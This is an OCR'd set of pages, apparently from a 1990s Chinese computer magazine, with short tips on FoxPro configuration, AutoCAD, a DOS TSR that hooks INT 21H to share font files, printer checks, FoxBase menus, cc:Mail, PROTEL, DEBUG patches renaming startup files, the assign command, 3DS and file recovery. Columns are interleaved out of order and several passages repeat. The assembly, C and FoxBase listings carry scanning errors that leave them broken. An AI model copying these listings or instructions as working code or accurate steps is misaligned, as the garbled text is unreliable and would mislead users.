2. 打开文件参数FILES,FILES参数定义了同一时刻可以打开的文件柄的个数,可用的文件柄个数增大,常规DOS内存空间就随之减少,如果一个FOXUSER资源文件和一个带索引文件同时在使用,FoxPro立即使用10个文件柄,其后,每打开一个数据库或者每使用一个IDX文件,都需要一个文件柄,选定合适的参数要看具体的程序而定。
3. 缓冲器参数BUFFERS,DOS用它来存储最近从磁盘上读出的或写入的数据,将CONFIG.SYS文件中的缓冲器参数设置得太大或太小都会降低计算机的性能,Microsoft公司推荐的BUFFERS参数的范围是20-40之间。

4. 磁盘高速缓冲器SMARTDRV, SMARTDRV

和FoxPro不能轻易共存,在386或486档次的机器上,SMARTDRV所提供的磁盘缓冲速度比FoxPro所提供的速度要慢得多,或者,我们可以认为是Windows需要SMARTDRV。

三、FoxPro的配置文件CONFIG.FP
FoxPro配置文件的作用很象DOS的CONFIG.SYS文件,没有CONFIG.FP文件,FoxPro同样可以运行,此时,FoxPro将取其默认值,适当使用CONFIG.FP文件,可显著改善和加强FoxPro的许多功能。
名为FOXPROCFG的DOS环境变量可以在自动FoxPro之前通过DOS来设置,要使用C:\FOXPRO25\PRG下的CONFIG.FP文件可在DOS下执行SET FOXPROFG=C:\FOXPRO25\PRG\CONFIG.FP,当然可将其加在AUTOEXEC.BAT中。

以下为只能通过CONFIG.FP文件指定的配置:
①系统内存变量__STARTUP,它用来保存那些需要在进入FoxPro就执行的应用程序名,例: __STARTUP="C:\FOXPRO25\PRG\MENU.APP",缺省值为FOXSTART.APP(将RUN标签加在FoxPro系统菜单上)

②COMMAND, FoxPro在启动后执行由它指定的命令或应用程序,例如: COMMAND=DO MAIN WITH "PASSWORD"

③EMS64, 决定FoxPro是否要将头64K扩充内存用作通用内存,它有两个参数OFF和ON,在386以上档次的机器使用EMS64=ON, FoxPro可以执行得快一些。

④EMS, 决定是否使用扩充内存,缺省值为ON。
⑤F11F12, F11F12=OFF则关闭F11和F12两个键。

⑥INDEX, 指定索引文件的扩展名,例: INDEX=NDX, 因此由INDEX ON...TO或INDEX ON...TO...COMPACT命令产生的索引文件扩展名为NDX,值得注意的是,当使用USE...INDEX...时, FoxPro将先搜索扩展名为CDX和IDX的文件,然后才去找扩展名为NDX的文件。

⑦MVCOUNT, 这个配置控制着内存中的内存变量和数组的个数,还控制着分配给内存变量和数组内存空间的大小,该值的范围为128-3600,缺省值是MVCOUNT=256;在运行中出现Too many memory variables时就应在CONFIG.FP文件中加大MVCOUNT的值。

某些设置项在不同的FoxPro版本中可能会被忽略。

□ 魏明 李翠飞

95. {
96. if((bkcolor & 0x401)==0) // 释放图形所占内存空间
97. farfree(bf);
98. return(0);
99. }

3. * * * MOVE * * *
用于在不改变原实体的尺寸情况下将它移动到新的位置,在其它方式下从键盘输入关键字"MOVE"可以转至该方式,该方式的提示为:

```

* * * MOVE * * *
<Move to print>
//Base point / Copy / Undo / eXit;

```

在缺省状态下(<<Move to print>>)移动的基点为"控制标"所在点,因此给出下一个点(目标点)即可,AutoCAD在处理时将移动当前选择的所有实体,指定下一个点可移动光标在屏幕上拾取一个点,也可以从键盘输入一个坐标点,"Base point"选择项用于为移动设置一个参考点,"Copy"选择项用于移动时多重拷贝实体,如前所述的事先按住<<Shift>>键也可以进行这种操作,其它选择项的功能同上。

4. * * * ROTATE * * *
用于相对于一个指定的基准点旋转实体,在其它方式下转至该方式的关键词为"RO"或者"ROTATE",该方式的提示为:

```

* * * ROTATE * * *
<Rotation angle>
// Base point / Copy / Undo / Reference / eXit;

```

如何使用GRP功能 (三)

由于各个汉字系统间的所有显示字库的基本结构相同,点阵数相同的部分打印字库基本结构相同,如果我们打印出完全相同的字库共享其中一个,这会节省大量硬盘空间来安装其它应用程序。虽然利用链接字库文件首编号的方法可以实现共享汉字字库文件,但这种方法受字库文件所在逻辑硬盘限制,而且操作比较繁琐且易被破坏。由于汉字系统读取字库的点阵数据,和读取其它数据文件的方法一样,都是通过调用中断INT21H的3DH功能打开文件,获取文件的操作句柄PCB并将其存放在内存单元中供以后读取使用,如果我们利用TSR程序对中断21H进行扩充,当系统调用DOS中断的3DH功能打开文件时,将打印的共享字库文件后获取的句柄PCB直接返回给汉字系统程序,这就实现了字库文件的共享功能。由于这种字库文件共享方法不受逻辑硬盘和目录等因素的限制,实现起来比较简单容易,程序修改和扩充的灵活性非常大且占用内存空间少,所以它是一种很有实用价值的字库文件共享方法。

文后所附程序是笔者在实际工作中应用的字库文件共享程序,程序将2.13汉字系统中的48点阵打印字库作为共享字库,使XSD汉字系统的高低版本共享使用与其原打印字库完全相同的字库文件,该程序是以COM格式文件编制的,只要经TASM/Z编译,TLINK/T连接后生成COM文件运行一次驻留内存后,即可在XSD汉字系统中使用共享字库打印文书文件。利用该字库共享程序可节省硬盘空间约6M,该程序只要稍加扩充便可实现多个汉字系统共享使用结构完全相同的同一字库,或者实现多个汉字系统间的字库共享功能,有兴趣的读者可将此扩充为一个通用的字库文件共享程序。

TURBO C 程序中开始打印前的检测

软件开发中打印输出是经常用到的,而程序中的打印前对打印机的检测是有必要的,比如:是否打开打印机、是否缺纸、是否联机,以便做出相应的准备。笔者利用TURBO C语言中提供的biosprint()函数成功地解决了上述问题,有兴趣的同行不妨一试。

```
char * p_message[] = {"打印机没有打开","打印机缺纸","打印机没有联机","正在打印,请稍候"};
test_printer;
switch (biosprint(2,'0'))
{
case 0x80,i=0;break; /* 打印机没有打开 */
case 0x38,i=1;break; /* 打印机缺纸 */
case 0x18,i=2;break; /* 打印机没有联机 */
case 0x90,i=3;goto OK;
default,i=2;break;
}
gotoxy (31+(21-strlen(p_message[i]))/2,12);
printf("%s",p_message[i]);
if (bioskey(0) == ESC) return;
goto test_printer;
OK;
```

多种汉字系统间共享相同字库文件的方法

程序将2.13汉字系统中的48点阵打印字库作为共享字库,使XSD汉字系统的高低版本共享使用与其原打印字库完全相同的字库文件,该程序是以COM格式文件编制的,只要经TASM/Z编译,TLINK/T连接后生成COM文件运行一次驻留内存后,即可在XSD汉字系统中使用共享字库打印文书文件。利用该字库共享程序可节省硬盘空间约6M,该程序只要稍加扩充便可实现多个汉字系统共享使用结构完全相同的同一字库,或者实现多个汉字系统间的字库共享功能,有兴趣的读者可将此扩充为一个通用的字库文件共享程序。

```
ORC 100H
ASSUME CS, CODE; DS, CODE; ES, CODE
START, JMP BEGIN
ZKCOUNT DW 0004H; 字库文件数
ADDRZK DW OFFSET
MAINZK1; 共享字库名地址
DW OFFSET MAINZK2
DW OFFSET MAINZK3
DW OFFSET MAINZK4
MAINZK1 DB 'C:\XSD\HZK1', 0; C盘上的共享字库名
MAINZK2 DB 'C:\XSD\HZK2', 0
MAINZK3 DB 'C:\XSD\HZK3', 0
MAINZK4 DB 'C:\XSD\HZK4', 0
SECOZK DB '\S119237', D盘上汉字系统程序
DB '\D952712', 要打开的字库文件名
DB '\H151227'
DB '\X27723'
SECONUM DW 0008H; 要打开字库名长度单元
DW 0008H
DW 0008H
DW 0007H
OLD21H DD 0000H
POPALL MACRO
POP ES
POP DS
POP SI
```

```
POP DI
POP DX
POP CX
POP BX
ENDM
NEW21H PROC FAR
CMP AH, 2DH; 打开文件功能判断
JE SCREEN
RETURN, JMP CS, OLD21H
SCREEN, PUSH BX
PUSH CX
PUSH DX
PUSH DI
PUSH SI
PUSH DS
PUSH ES
PUSH CS
POP ES
CLD
MOV CX, CS, ZKCOUNT
LEA DI, ES, SECOZK
LOOP0, PUSH CX; 以下判断是否为要打开的共享字库文件名
MOV CX, CS, SECONUM[BX]
MOV SI, DI
LOOP1, REP CMPSB
POP DI
POP CX
JE OPENZK
ADD DI, CS, SECONUM[BX]
ADD BX, 0002H
LOOP LOOP0
JMP RETURN1
OPENZK, PUSH CS
POP DS
MOV DX, ADDRZK[BX]
MOV DI, DX; 打开共享字库文件
PUSHF; 并将其PCB返回给汉字系统程序
POPALL
IRET
RETURN1, POPALL
JMP RETURN
NEW21H ENDP
BEGIN, PUSH CS; 中断安装程序
POP DS
MOV AX, 3521H
INT 21H
MOV WORD PTR OLD21H, BX
MOV WORD PTR OLD21H+2, ES
MOV DX, OFFSET NEW21H
MOV AX, 2521H
INT 21H
MOV DX, OFFSET BEGIN
ADD DX, 000FH
MOV CL, 04H
SHR DX, CL
MOV AX, 3100H
INT 21H
CODE ENDS
END START
```

```
1. 层列式立体菜单
层列式立体菜单的屏幕效果为许多块菜单面板由远至近层层堆叠,形成屏风式的排列,其程序清单如下:
* 程序名: ZR1.PRG
* 功能: 层列式菜单(列表类)
1. SET COLOR TO N+/N+
2. CLEAR
3. set color to N+/BG+, G+/R+, R
4. X=1
5. Y=4
6. DO WHILE X<10
7. @X, Y, X+10, Y+26 BOX
REPLICATE(CHR(8), 8)+*
8. X=X+2
9. Y=Y+3
10. ENDDO
11. SET COLOR TO W+/BG+, W+/R+, R
12. @11, 26 SAY "主菜单"
13. @13, 18 PROMPT "数据输入" MESSAGE SPA (20) + "INPUT DATA"
14. @13, 33 PROMPT "数据输出" MESSAGE SPA (20) + "OUTPUT DATA"
15. @14, 18 PROMPT "信息
```

FoxBASE

菜单设计三例

```
查询"MESSAGE SPA (20) + "QUERY"
16. @14, 33 PROMPT "修改" MESSAGE SPA (80)+ "MODIFY"
17. @15, 18 PROMPT "退出" MESSAGE SPA (20)+ "ESCAPE"
18. MENU TO CHOICES
* 程序名: ZR2.PRG
* 功能: 层列式菜单(列表类)
1. SET TALK OFF
2. SET ECHO OFF
3. SET COLOR TO N/N
4. CLEAR
5. X=2
6. Y=20
7. SET COLOR TO N+/BG+, W+/R+, R
8. DO WHILE X<10
9. @X, 60-Y, 9+X, 26+Y, BOX
REPLICATE(CHR(8), 8)+*
10. X=X+1
11. Y=Y+3
12. ENDDO
13. @12, 29 PROMPT "输出至屏幕" MESSAGE SPA (20) + "OUT TO SCREEN"
14. @12, 44 PROMPT "输出至打印机" MESSAGE SPA (20) + "OUT TO LPT1"
15. @14, 29 PROMPT "返回主菜单" MESSAGE SPA (20) + "RETURN MAIN MENU"
16. MENU TO CHOI
2. 动画式菜单
动画式菜单的屏幕效果为一块菜单面板由远至近,由小到大向用户飘来,其动感强烈,趣味盎然,程序清单见下:
```

```
* 程序名: ZR3.PRG
* 功能: 动画式菜单
1. SET TALK OFF
2. SET ECHO OFF
3. X=1
4. @24
5. SET COLOR TO N+/BG+, W+/R+, R
7. DO WHILE X<10
8. @X, 60-Y, 0+2=X, Y+20 BOX
REPLICATE(CHR(8), 8)+*
9. X=X+1
10. Y=Y+2
11. M=1
12. DO WHILE M<300
13. M=M+1
14. ENDDO
15. IF X=10
16. EXIT
17. ELSE
18. ENDFE
19. @X-2, 0 CLEAR TO X-1, 79
20. ENDDO
21. @12, 26 PROMPT "修改" MESSAGE SPA (20) + "MODIFY DATA"
22. @12, 44 PROMPT "修改" MESSAGE SPA (20) + "MODIFY DATA"
23. @14, 26 PROMPT "删除记录" MESSAGE SPA (20) + "DELETE RECORDS"
24. @14, 44 PROMPT "返回主菜单" MESSAGE SPA (20) + "RETURN TO MAIN MENU"
25. MENU TO CHOICE
3. 凸出式立体菜单
凸出式立体菜单的效果随着Windows的风味,运行该程序,屏幕上将显示出一块与电脑屏幕相象的立体的、凸出的菜单,其程序见下:
* 程序名: ZR4.PRG
* 功能: 凸出式立体菜单
1. SET TALK OFF
2. SET ECHO OFF
3. SET COLOR TO W+/W+/BG+, W+/R+, R
4. CLEAR
5. SET COLOR TO N+/X+/BG+, W+/R+, R
7. @8, 22, 18, 58 BOX
REPLICATE(CHR(8), 8)+*
8. SET COLOR TO N+/BG+
9. @7, 24, 17, 56 BOX
REPLICATE(CHR(8), 8)+*
10. SET COLOR TO W+/BG+, W+/R+, R
11. @9, 26 PROMPT "按记录查询" MESSAGE SPA (20) + "SEARCH BY RECORD"
12. @9, 44 PROMPT "按项目查询" MESSAGE SPA (20) + "SEARCH BY ITEM"
13. @11, 26 PROMPT "返回主菜单" MESSAGE SPA (20) + "RETURN MAIN MENU"
14. MENU TO CHO
```

电子邮件系统Lotus cc: Mail

9. 多个邮局如何保持邮局目录同步? 既然cc, Mail允许选择某个用户作为收信者,包括选择远程邮局中的收信者,那么问题是,本地邮局如何知道远程邮局增加的新用户? 要么在本地图书目录项,要么使用自动目录交换(ADE)。

10. 什么是Import/Export? cc, Mail Import/Export的功能是,将ASCII文件输入(Import)到cc, Mail中,或反过来,将cc, Mail中的信息输出(Export)到ASCII文件中。cc, Mail Import/Export可用于许多不同的任务中,供管理员将cc, Mail格式的邮件翻译成其它格式,从数据库中输入用户名,或将用户邮箱从一个邮局传送到另一个邮局。

11. cc, Mail提供的管理工具有哪些? 由于太多不能一一列举,其中比较重要的有:存档优化、日志文件、使用报告以及网络容错(NFT),此

找出这些名字以便进行更新,但在cc, Mail中,所有这一切都由系统为你做了。

14. 用户迁移功能有何用途? cc, Mail提供给管理员的大量工具的另一例子是cc, Mail Import/Export, 用户迁移功能, 当用户迁移到系统中另一邮局时,需要管理员对其收信邮箱、文件夹和个人邮寄名单做一系列操作,利用用户迁移功能使管理员可以很容易地将用户从一个邮局移到另一邮局,而且花不了几分钟,完成整个操作只需一步,将用户的收信邮箱、文件夹到邮箱和邮寄名单放入一个文件,然后将此文件输入到新邮局中,于是此用户就设置好了并可立即开始操作。

通过结合使用ADE, Import/Export的用户迁移功能可自动更新cc, Mail系统中的(包括在其它邮局中的)所有邮寄名单,从而反映出用户的新位置。

15. cc, Mail的大致应用有多少? 到1993年夏, Lotus已拥有:
▶ 超过10,000个cc, Mail用户的客户有140家;
▶ 6,000—9,999个cc, Mail用户的客户有19家;
▶ 1,000—4,999个cc, Mail用户的客户有140家。

cc, Mail提供管理的大量工具的另一例子是cc, Mail Import/Export, 用户迁移功能, 当用户迁移到系统中另一邮局时,需要管理员对其收信邮箱、文件夹和个人邮寄名单做一系列操作,利用用户迁移功能使管理员可以很容易地将用户从一个邮局移到另一邮局,而且花不了几分钟,完成整个操作只需一步,将用户的收信邮箱、文件夹到邮箱和邮寄名单放入一个文件,然后将此文件输入到新邮局中,于是此用户就设置好了并可立即开始操作。

通过结合使用ADE, Import/Export的用户迁移功能可自动更新cc, Mail系统中的(包括在其它邮局中的)所有邮寄名单,从而反映出用户的新位置。

15. cc, Mail的大致应用有多少? 到1993年夏, Lotus已拥有:
▶ 超过10,000个cc, Mail用户的客户有140家;
▶ 6,000—9,999个cc, Mail用户的客户有19家;
▶ 1,000—4,999个cc, Mail用户的客户有140家。

明瞭软件(九)

印刷电路板的制
作从手工设计逐步发展
到计算机辅助设计。

印刷电路板辅助设计软件

PROTEL

段均连接上了(PROTEL能分辨出
一个mil的间隔),则PROTEL之
NETCHECK程序将报告,所有的
网络都是完全匹配的,除非编辑时
已造成PCB图同原理图不一致了,
从而大大节省了电路板检查时间,
而此时,TANGO仍将报告,有不
少网络不完全匹配。

TANGO自动布线时,其线宽
只能是13mil,不能改变,在印制板
元件密集时,造成自动布线的通率
降低,大部分未布通的电气连接
只能靠手工完成,如印制板用于特
殊场所(如用于电磁干扰),要求
于抗能力很强时,又因线条太细,
不能适应,此时要强行加宽线条,
只能用绘图笔粗粗的绘图机绘制,
但如使用PROTEL,情况就完全不
一样了,自动布线时,线宽可以在
1~255mil之间一选择,提高了设计
效率。

TANGO对线条的改变,只能
用CONTROL+W在15、30、50、
100mil之间选择,PROTEL则可以
在1~255mil之间变化,TANGO一

次只能对一条线段改变线宽,PROTEL
则可对一条网络、一条高亮度
线和整个电路板元件面及焊接面的
电气连接按同一要求改变,同时对
整个印制板进行改变时,只有同参
考点线宽相同的线条才有变化,这
使得PROTEL在改变其它线的宽度
时不会改变电源线和地线的宽度,
因为在设计时电源线和地线一般要
求设计得比信号线宽一些。

TANGO选择焊盘时
只有50mil,70mil,100mil
等几种,其形状只有圆形
与矩形两种,过孔也只有
40mil一种,PROTEL则可以
选择椭圆形焊盘、焊盘
和过孔的大小还可以是
1~255之间的任意值,自
动布线时,TANGO焊盘

和过孔分别是50mil和
40mil,线与线之间的距
离,线与过孔和焊盘之
间的距离以及焊盘、过孔之间的
距离只能是默认值13mil,PROTEL
则可以在1~255之间改变,
提高了布通率,TANGO在对
PCB图进行编辑时,焊盘和过孔
的大小只是上述有限几种,一次
改变一个,而且必须用删除、添加
的方法加以改变,PROTEL则能
在1~255之间连续变化,还能对
元件上的某一焊盘或整个元件的
焊盘以及整个电路板的焊盘、过
孔大小进行修整。

TANGO不能移动焊盘和过
孔,也不能移动线路,PROTEL
则可以任意移动,在移动线条时,
焊盘及过孔可以随着移动,而移
动焊盘和过孔时,线条也可作相
应移动,使用很方便。

TANGO在PCB图下手工工
作,从一个面转到另一个面时,
不会自动添加过孔,而PROTEL
则自动添加,TANGO在PCB图
下移动电路时,当光标移到屏幕
边缘时,电路图不会移动,PROTEL
则随着移动,TANGO不能布
单层线路,PROTEL则可以布,
TANGO在自动布线时布线
规则单一,PROTEL很灵活,增
加了MEMORY、3个过孔、
SMOOTHING(对多余对角、多
余回路、多余回路、多余线头和多
余焊盘及过孔等进行清除),使用
方便灵活。

PROTEL还可以用
PCB3CON.EXE程序将TANGO
之PCB图转换为PROTEL下的
PCB图,在建立PCB布局图时,
PROTEL可根据SCHEDIT程序
(相当于TANGO下的原理图
EDIT.EXE编辑软件)产生的网
络表文件自动生成,由其半自动
布局程序会将印制板上所有元件
放在一定位置,大大提高了设计
速度,TANGO则必须用F1(放一
元件)一次一个地放置,此时,必
须记住原理图中的元件标号以免
因原理图和PCB布局图中的元件
标号不一致,导致管脚丢失现象。

PROTEL在输出PCB图时,
还可以输出焊面层丝网印层
(BOTTOM OVERLAY)。

PROTEL还有许多TANGO
无法比拟的优点,在此就不一一
介绍了,为此,特建议读者使用
PROTEL设计印制板,以便大幅
度地提高设计速度和设计质量。

四川 陈斌

臣民公用软件交流网,
数千种软件等待电脑发烧友
的热情加入,欢迎来函、来电
索取章程、清单,联系地址:
广西柳州市技术交流站图书
市场3号 联系人:石伟
邮编:545001
电话:(0772)216810

在FoxBase状态下打印数据
报表,如果打印机未准备好,就会
使输出打印机的数据杂乱地显示
在屏幕上,造成程序无法继续执
行,FoxBase中有一个SYS()函
数,格式是SYS(数值表达式),
当数值表达式为13时,可以测出
打印机状态,当打印机准备好时,
SYS()函数返回READY,反之之
返回OFFLINE,据此笔者编写一个
程序,每次打印时先利用SYS
(13)测试打印机状态,返回
READY就打印,反之给出错误
信息,等待用户准备好打印机在
打印,程序如下:

```
set talk off
do while .t.
aa=sys(13)
if aa="READY"
exit
endif
clear
? chr(7)
@10,20 say "打印机没有准
备好!请准备好按任一键"
```

```
bb=inkey(0)
enddo
set dev to prin
set print on
@prow(1,0 say "
```

```
set print off
set dev to acre
set talk on
return
```

此程序在浪潮386机上通过。

河南 徐社

下操作进先在软盘中试验,待证明对
系统无不良影响后再将修改后的程序
移到硬盘中。

首先考虑启动文件,用DEBUG
装入COMMAND.COM程序,然后进
行下列操作:

```
-RCX
CX xxxx
-S 100 L xxxx *AUTOEXEC.
BAT*
yyyy,zzzz *EXECAUTO. BAT*
Writing xxxx bytes
-Q
```

上述有下划线的是DEBUG显示
内容,在完成上述修改后,可将AU
TOEXEC.BAT复制到另一个名为
EXECAUTO.BAT批处理文件中,使
用上述两文件即可启动系统,为了
过安装程序可保留原来的启动文件,
但记住以后修改时用改名后的文件。

为了保护某些系统无法
使用本方法,建议在进行以

保护系统配置和启动文件不被修改

当我们使用两个不同型
号的软盘驱动器时会遇到这样
的麻烦,大多数应用程序都
提供了安装程序,而这些
安装程序大都是采用批处
理,这些批处理和目标程序
往往都使用了固定的目标
驱动器名,当应用程序的尺寸
与所有驱动器尺寸不一样
时,批处理就无法从指定的
驱动器读程序,如果程序中
只是单一的把某一个驱动器
名换成另一个驱动器名,这
可以从硬件上实现(换数据
线插头,修改设置参数),也

x和y都必须必须是实际存在的驱动器
(软盘、硬盘或快设备驱动程序
如vdisk),不要在驱动器字母
x和y后面打冒号。

无参数的assign使所有
驱动器分配复位,回到标准的驱
动器分配。

注意,这个命令会有助于
使用某些程序,这些应用程序需
要在驱动器A和B上执行磁盘操
作(不允许使用一个驱动器)。

通过使用该命令

```
A>assign a=c b=c
使那些应用程序使用驱动器
A和B以外的驱动器,如固定
盘。
```

驱动器的再分配仅仅用在
上述这类必需的情况下,a,asig,
命令不能与backup restore lab

dos 外部命令assign的用法

可以从软件上实现(修改批
处理文件)但是上述两种方
法都比较麻烦,特别是当需
要同时使用两个驱动器时,
上述方法就无法实现,而dos
中的assign命令却很好地解
决了这个问题,命令格式如
下:

```
[d:][path] assign [x
[=y][...]
```

其中:assign前面的
[d:][path]指定含有assign
命令的驱动器和文件路径。

x指定当前磁盘1/O请
求送到哪一个驱动器。

y指定现在希望磁盘请
求送到的驱动器名称。

第一个驱动器字母x由dos
内部转换到第二个驱动器字母,

功能:
在PCTOOLS环境下,按F2键即可
按被点亮的任何一个环境下的文件,若
被点亮的文件是16色的PCX格式的图形
文件时,屏幕上将显示该图形文件的画
面。

也可在DOS状态下使用VIEW.EXE
显示PCX格式的图形文件。

如有一LSJ.PCX图形文件,在DOS
命令行键入
VIEW LSJ.EXE按回车

利用:
间接拦截WINDOWS环境下的各
种格式(如BMP、DIB、MSP、PCX、TIF、GIF等)的16色的图
形。

一般情况下,DOS驻留拦截屏幕的程序拦截不了WIN
DOWS环境下的各种图形。(包括功能较强的PZP拦截软
件)

利用WINDOWS的屏幕拦截和对粘贴板的操作及图
形编辑可得到非常美观的在WINDOWS环境下显示的16
色图形,把这个图形以PCX格式存盘,然后用VIEW显示该
图形,再用DOS屏驻留程序截取该图形。

以上方法即相当于DOS屏驻留程序截取了WIN
DOWS环境下的16色的各种格式的图形。

四川 李世杰

为掩人耳目,可将改名的文件属性定
为隐藏。

为了用同样方法保护CON
FIG.SYS文件,必须在DOS5.0以上版本
才行,由于IO.SYS是系统只读隐含文
件,所以先要把该文件属性改为普通文
件,用下命令即可:

```
ATTRIB -S -R -H IO.SYS
然后执行下列命令
```

```
-RCX
CK xxxx
-S 100 L xxxx *CONFIG.SYS*
yyyy,zzzz
-E yyyy,zzzz *syscon.sys*
```

```
-W
Writing xxxx bytes
-Q
```

上述两文件可自行定义,但必须
保证由八/六个字符(也可用空格代
替),如文件名"1PL.BAT"合法,而
"1PL.BAT"非法。

文件可以放在子目录中,此时文件
名可设为"SYS/AUTO.
BAT"和"SYS/CO.SYS".

上海 陈峰

如何进行FoxBase数据报表打印

在FoxBase状态下打印数据
报表,如果打印机未准备好,就会
使输出打印机的数据杂乱地显示
在屏幕上,造成程序无法继续执
行,FoxBase中有一个SYS()函
数,格式是SYS(数值表达式),
当数值表达式为13时,可以测出
打印机状态,当打印机准备好时,
SYS()函数返回READY,反之之
返回OFFLINE,据此笔者编写一个
程序,每次打印时先利用SYS
(13)测试打印机状态,返回
READY就打印,反之给出错误
信息,等待用户准备好打印机在
打印,程序如下:

```
set talk off
do while .t.
aa=sys(13)
if aa="READY"
exit
endif
clear
? chr(7)
@10,20 say "打印机没有准
备好!请准备好按任一键"
```

此程序在浪潮386机上通过。

河南 徐社

下操作进先在软盘中试验,待证明对
系统无不良影响后再将修改后的程序
移到硬盘中。

首先考虑启动文件,用DEBUG
装入COMMAND.COM程序,然后进
行下列操作:

```
-RCX
CX xxxx
-S 100 L xxxx *AUTOEXEC.
BAT*
yyyy,zzzz *EXECAUTO. BAT*
Writing xxxx bytes
-Q
```

上述有下划线的是DEBUG显示
内容,在完成上述修改后,可将AU
TOEXEC.BAT复制到另一个名为
EXECAUTO.BAT批处理文件中,使
用上述两文件即可启动系统,为了
过安装程序可保留原来的启动文件,
但记住以后修改时用改名后的文件。

为了保护某些系统无法
使用本方法,建议在进行以

保护系统配置和启动文件不被修改

当我们使用两个不同型
号的软盘驱动器时会遇到这样
的麻烦,大多数应用程序都
提供了安装程序,而这些
安装程序大都是采用批处
理,这些批处理和目标程序
往往都使用了固定的目标
驱动器名,当应用程序的尺寸
与所有驱动器尺寸不一样
时,批处理就无法从指定的
驱动器读程序,如果程序中
只是单一的把某一个驱动器
名换成另一个驱动器名,这
可以从硬件上实现(换数据
线插头,修改设置参数),也

x和y都必须必须是实际存在的驱动器
(软盘、硬盘或快设备驱动程序
如vdisk),不要在驱动器字母
x和y后面打冒号。

无参数的assign使所有
驱动器分配复位,回到标准的驱
动器分配。

注意,这个命令会有助于
使用某些程序,这些应用程序需
要在驱动器A和B上执行磁盘操
作(不允许使用一个驱动器)。

通过使用该命令

```
A>assign a=c b=c
使那些应用程序使用驱动器
A和B以外的驱动器,如固定
盘。
```

驱动器的再分配仅仅用在
上述这类必需的情况下,a,asig,
命令不能与backup restore lab

dos 外部命令assign的用法

可以从软件上实现(修改批
处理文件)但是上述两种方
法都比较麻烦,特别是当需
要同时使用两个驱动器时,
上述方法就无法实现,而dos
中的assign命令却很好地解
决了这个问题,命令格式如
下:

```
[d:][path] assign [x
[=y][...]
```

其中:assign前面的
[d:][path]指定含有assign
命令的驱动器和文件路径。

x指定当前磁盘1/O请
求送到哪一个驱动器。

y指定现在希望磁盘请
求送到的驱动器名称。

第一个驱动器字母x由dos
内部转换到第二个驱动器字母,

功能:
在PCTOOLS环境下,按F2键即可
按被点亮的任何一个环境下的文件,若
被点亮的文件是16色的PCX格式的图形
文件时,屏幕上将显示该图形文件的画
面。

也可在DOS状态下使用VIEW.EXE
显示PCX格式的图形文件。

如有一LSJ.PCX图形文件,在DOS
命令行键入
VIEW LSJ.EXE按回车

利用:
间接拦截WINDOWS环境下的各
种格式(如BMP、DIB、MSP、PCX、TIF、GIF等)的16色的图
形。

一般情况下,DOS驻留拦截屏幕的程序拦截不了WIN
DOWS环境下的各种图形。(包括功能较强的PZP拦截软
件)

利用WINDOWS的屏幕拦截和对粘贴板的操作及图
形编辑可得到非常美观的在WINDOWS环境下显示的16
色图形,把这个图形以PCX格式存盘,然后用VIEW显示该
图形,再用DOS屏驻留程序截取该图形。

以上方法即相当于DOS屏驻留程序截取了WIN
DOWS环境下的16色的各种格式的图形。

四川 李世杰

为掩人耳目,可将改名的文件属性定
为隐藏。

为了用同样方法保护CON
FIG.SYS文件,必须在DOS5.0以上版本
才行,由于IO.SYS是系统只读隐含文
件,所以先要把该文件属性改为普通文
件,用下命令即可:

```
ATTRIB -S -R -H IO.SYS
然后执行下列命令
```

```
-RCX
CK xxxx
-S 100 L xxxx *CONFIG.SYS*
yyyy,zzzz
-E yyyy,zzzz *syscon.sys*
```

```
-W
Writing xxxx bytes
-Q
```

上述两文件可自行定义,但必须
保证由八/六个字符(也可用空格代
替),如文件名"1PL.BAT"合法,而
"1PL.BAT"非法。

文件可以放在子目录中,此时文件
名可设为"SYS/AUTO.
BAT"和"SYS/CO.SYS".

上海 陈峰

随着计算机多媒体技术的不断发展,三维动画制作技术也日趋完善,3DS (AUTODESK 3D STUDIO) 程序包是一种可在DOS系统支持下,用PC(386带80387协处理器或486)计算机进行三维造型及动画制作的应用程序,利用3DS可以制作出丰富多彩、形象逼真的高水平的影视广告、动画、产品性能演示和教学示范等视频作品。本文根据近年对3DS(2.01版本)的实际应用,提出了3DS与ANI(AUTODESK ANIMATOR PRO二维动画及动画)、3DSXIC(汉字生成)等软件相结合使用制作出三维动画的几种基本技巧。

所需汉字内容,然后将汉字内容以.TXT格式存入汉字系统中(例如,名为MYFILE.TXT)。

(2)将.TXT格式的文件拷贝到3DSXIC下的子目录中。

(3)退出汉字系统,运行C:\3DSXIC\XIC.EXE文件,屏幕显示操作提示:

3DS 三维动画系统的几种制作技术(上)

```
C:\3DSXIC\XIC
Suggest use COMMAND
LINE as:
C:\3DSXIC\XIC.EXE
(TXT anme)(FONT number)
(HORZ factor)(VERT factor)
Default: 缺省值
(FONT number)=4;有4种基本字体
(HORE factor)=256;256个水平像素
(VERT factor)=256;256个垂直像素
```

如何向汉字字体转换为在3DS中的三维立体字型
3DSXIC软件提供了.DXF格式汉字字体的生成工具,使得3DS可以方便地读取.DXF格式的汉字字体,具体使用步骤是:

(1)在某汉字系统中(WPS、M-6403、WB等均可)取.TXT格式的文件名,并在该汉字系统中写入

FDISK对硬盘分区后,不但要重写主引导扇区,而且还要把每个分区中的BOOT区、FAT区、ROOT区清空,此时,用PCTOOLS、MSDOS5.0、NORTON中的UNDELETE功能都无法恢复用户有用的文件,本文阐述了在这种情况下,恢复文件的办法,当然,如果有该分区的映象文件MIRROR.FIL,问题就相当简单,这里不再赘述,我们利用PCTOOLS的FIND和VIEW/EDIT,以恢复一个FOXBASE数据库文件为例。

1.用磁盘服务的FIND功能找到数据库文件所在的数据特征串,"C102900" (表示该数据库头部为1C(H)字节,记录长为29(H)字节),FIND找到好几处,经查看,要恢复的文件在9897簇,绝对扇区号:10399,记下这两个值,按ESC返回磁盘服务功能,用VIEW/EDIT功能,按F2,键入C,输入9897,进入9897簇,浏览后续扇区,都是该数据库文件的内容,直到9949簇,绝对扇区:10451,偏移为000E处为"1A"文件结束标志,至此,查找结束,记下上面的两组值(起始扇区:9897,起始扇区:10399;终止扇区:9949,终止扇区:10451)。

2.计算:设恢复后的文件名DZ2.DBF,参照目录文件项结构表,其中:0-7字节,445A322020202020;文件名(DZ2)8-10字节,444246;后缀名(DBF)11字节,20;文件属性(A)12-23字节,9B8C;时间,任意一个值24-25字节,1F13;日期,任意一个值26-27字节,A826;

起编号号计算方法:9897(D)=28A0(H),再把高、低字节交换,应填如"A926"。28-31字节:0F680000;文件的长度计算方法:10451-10399)*512+15=28639(D)=680F(H),再把高、低字节交换,应填入"0F680000"。

